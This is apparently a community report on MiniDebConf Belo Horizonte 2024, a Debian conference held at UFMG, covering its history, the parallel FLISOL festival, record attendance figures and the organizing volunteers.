
From April 27th to 30th, 2024, MiniDebConf Belo Horizonte 2024 was held at the Pampulha Campus of UFMG - Federal University of Minas Gerais, in Belo Horizonte city. MiniDebConf BH 2024 banners This was the fifth time that a MiniDebConf (as an exclusive in-person event about Debian) took place in Brazil. Previous editions were in Curitiba (2016, 2017, and 2018), and in Bras lia 2023. We had other MiniDebConfs editions held within Free Software events such as FISL and Latinoware, and other online events. See our event history. Parallel to MiniDebConf, on 27th (Saturday) FLISOL - Latin American Free Software Installation Festival took place. It's the largest event in Latin America to promote Free Software, and It has been held since 2005 simultaneously in several cities. MiniDebConf Belo Horizonte 2024 was a success (as were previous editions) thanks to the participation of everyone, regardless of their level of knowledge about Debian. We value the presence of both beginner users who are familiarizing themselves with the system and the official project developers. The spirit of welcome and collaboration was present during all the event. MiniDebConf BH 2024 flisol 2024 edition numbers During the four days of the event, several activities took place for all levels of users and collaborators of the Debian project. The official schedule was composed of: MiniDebConf BH 2024 palestra The final numbers for MiniDebConf Belo Horizonte 2024 show that we had a record number of participants. Of the 224 participants, 15 were official Brazilian contributors, 10 being DDs (Debian Developers) and 05 (Debian Maintainers), in addition to several unofficial contributors. The organization was carried out by 14 people who started working at the end of 2023, including Prof. Lo c Cerf from the Computing Department who made the event possible at UFMG, and 37 volunteers who helped during the event. As MiniDebConf was held at UFMG facilities, we had the help of more than 10 University employees. See the list with the names of people who helped in some way in organizing MiniDebConf Belo Horizonte 2024. The difference between the number of people registered and the number of attendees in the event is probably explained by the fact that there is no registration fee, so if the person decides not to go to the event, they will not suffer financial losses. The 2024 edition of MiniDebconf Belo Horizonte was truly grand and shows the result of the constant efforts made over the last few years to attract more contributors to the Debian community in Brazil. With each edition the numbers only increase, with more attendees, more activities, more rooms, and more sponsors/supporters. MiniDebConf BH 2024 grupo


